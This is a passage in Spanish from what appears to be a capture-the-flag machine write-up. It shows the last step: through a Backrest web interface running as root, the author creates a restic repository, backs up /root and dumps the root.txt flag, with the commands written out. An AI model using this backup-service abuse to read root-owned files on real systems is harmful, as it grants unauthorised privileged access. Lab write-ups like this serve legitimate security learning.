
Aprovechando esto, creé un repositorio apuntando a `/home/gael` y generé un backup de `/root`, lo que me permitió extraer y obtener la bandera `root.txt`, completando exitosamente la máquina.

creacion del repo:



The screenshot shows a terminal window titled "Add Restic Repository". It contains a form with three input fields: "Repo Name" with the value "repo1", "Repository URI" with the value "/home/gael", and "Password" with the value "1234". Each field has a green checkmark icon to its right. Below the password field is a "[Generate]" button. Above the form, there is a link to "backrest getting started guide" and another link to "restic documentation".

creacion del backup y obtencion de la bandera /root/root.txt :



The screenshot shows a terminal window titled "Run Command in repo repo1". It contains two command execution logs. The first log shows the command `/opt/backrest/restic dump efl2a0df /root/root.txt -o sftp.args=-oBatchMode=yes` and its output, which is a long hexadecimal string. The second log shows the command `/opt/backrest/restic backup /root -o sftp.args=-oBatchMode=yes` and its output, which includes information about the backup process, such as the number of files and directories processed, and the size of the snapshot.